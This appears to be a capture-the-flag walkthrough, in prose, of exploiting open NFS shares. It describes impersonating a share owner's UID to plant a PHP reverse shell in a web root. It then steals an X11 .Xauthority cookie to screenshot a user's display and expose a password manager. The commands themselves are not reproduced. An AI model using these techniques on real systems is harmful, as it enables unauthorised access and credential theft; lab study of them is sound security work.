NFS SHARES ATTACK
NFS SHARES
NFS ATTACK: [ How it Works ]
Skills required:
- Basic Web enumeration
- Basic Linux commands
Enumeration:
The nmap scan shows a standard SSH service running on port 22 an Apache webserver running on port 80 as well as NFS and rpcbind running on their default ports.
Enumerating NFS
NFS has no protocol for authorization or authentication making it a common pitfall for misconfiguration and therefore exploitation.
We begin our enumeration by listing any potentially available shares hosted on the target machine.
nfs shares list
Export list for example.com:<br>
/home/ross *<br>
/var/www/html *
We can see two globally accessible file-shares as indicated by the star. We can have a look at their contents by mounting the directories.

When listing the contents of /var/www/html which is now mounted at /mnt/1 it becomes evident that while we can see filenames we cannot see the files' owners or permissions. That also means we cannot read the files' contents or modify them whatsoever. We can however check the actual directory's permissions by running ls on the folder itself.

We can see that the directory is owned by the UID 2017 and belongs to the group with the ID of www-data. This means that on the target box i.e the server hosting the share the directory is owned by a user with that specific UID. We proceed to the second share.

As opposed to /mnt/1 we can actually see the contents and permissions of the /home/ross directory. More importantly we can identify that the user and group ID of the owner of the directory (presumably ross) is 1001 which will come in handy later when extracting information from the directory.
HTTP 80

Upon navigating to port 80 , we find a template for a furniture store website.
Foothold
So far we have found out two key things. For one, we can mount the directory that hosts the files of the webserver bearing in mind we have no permission to read nor write any data to it. For another we know that the directory is owned by a certain UID of 2017. Since NFS has no mechanism for authentication or authorization whatsoever by assuming the identity of the share's owner we also assume their permissions on the directory itself.
NFS Imitation
The plan now is to imitate the user with the UID of 2017 try adding a php file containing our reverse shell to the webserver and then use our browser to trigger it.
We start by creating a new user on our local machine, and assign them the respective UID.
This user will by default have a UID/GID of the highest ID found in /etc/passwd + 1. Usually this will be 1001 . To change the UID we run the following command:
In theory, we can leave the GID as is but for complecity's sake we can change it as follows using groupmod.
We can verify our new user's data by taking a look at our /etc/passwd file.
Having created our impostor user we should now be able to interact with the share mounted on /mount/1 namely /var/www/html by using su to run commands as bob.
Having assumed the UID/GID of 2017 we have successfully impersonated the directory's owner and can now under the assumption that the share has been configured to allow rw privileges write arbitrary files to that directory. We now add a reverse php shell and save it as shell.php in the webserver's filesystem.
we can now navigate to the url path from our shell.php
Open a netcat listener we get a reverse shell.
We made some assumptions about the file-share to get to this point. For one as mentioned we assumed that the directory was configured with the rw tag enabled. That means that we have both read- and write permissions on the share (the actual directory's permissions notwithstanding). If we cat the NFS configuration file namely /etc/exports we can take a closer look at the shares' settings.

We can see that both shares have the root_squash tag set downgrading users who try to access the share as UID/GID 0 (root) to the nfsnobody user preventing an attacker from uploading binaries with the SUID bit set.
A similar setting is all_squash which would apply that same logic to all users essentially downgrading everyone to nfsnobody.
Luckily, that configuration has not been explicitly specified therefore we can imitate non-root users (as we did) to write files to the directory.
Lastly we can see that while the rw flag is set for the html directory it is absent in the other file share meaning we will not be able to write any files to it even if we successfully imitate ross.
Privilege Escalation
Thinking back to our initial enumeration we recall the second file-share available, namely ross home directory.
As we initially saw and later confirmed we need to imitate UID/GID 1001 in order to read its contents we locally apply the same commands as with bob:
Having successfully imitated ross and therefore gaining read privileges (though still not being able to write anything to the directory) we can now take a look at files of interest.
X11
X is a portable network-transparent window system for managing a windowed GUI. Essentially when paired with a display manager it serves as a full-fledged GUI which you can use to run programs that might not run headlessly. The presence of .Xauthority and .xsession files in the home directory indicate that a display might be configured with ross potentially already authenticated. This theory is further supported by the fact that the display manager LightDM is found in the /etc/passwd file.
The .Xauthority file is used to store credentials in the form of cookies used by xauth when authenticating X sessions. When a session is started the cookie is then used to authenticate the subsequent connections to that specific display. With that in mind since we can read the file using our newly created user ssor we can steal the cookie and therefore act as the authenticated ross user and interact with the display.
Since we are dealing with bytes which can sometimes be finnicky when trying to copy and paste them we simply base64-encode them paste the encoded cookie onto the target machine and decode it into a file in the /tmp folder.
We can now interact with the display since we have essentially hijacked ross session. In order to see what is happening on the display we can take a screenshot and open it locally. To do that we need to know which display ross is using which can be done using the w command.

In the FROM column, we can see that the display used is :0. With that in mind we can now use the xwd command which simply dumps an image of an X window to get a screenshot of the display in its current state. We can read about possible parameters we might need in the manual page for xwd.
We finally take the screenshot and dump the resulting file into the /tmp folder where we can then download it from using a python3 http server.
Set up an HTTP server in the /tmp directory:
Download the file locally to inspect the screenshot:
We can then convert the screenshot into a png file by using ImageMagick's convert tool.

We open the file and find a successful screenshot of an open password manager.
Root Game Over
Comments/notes are visible to yourself only. Usefull to make your appointments
Add a nice title
Last Edited By -Add comments here.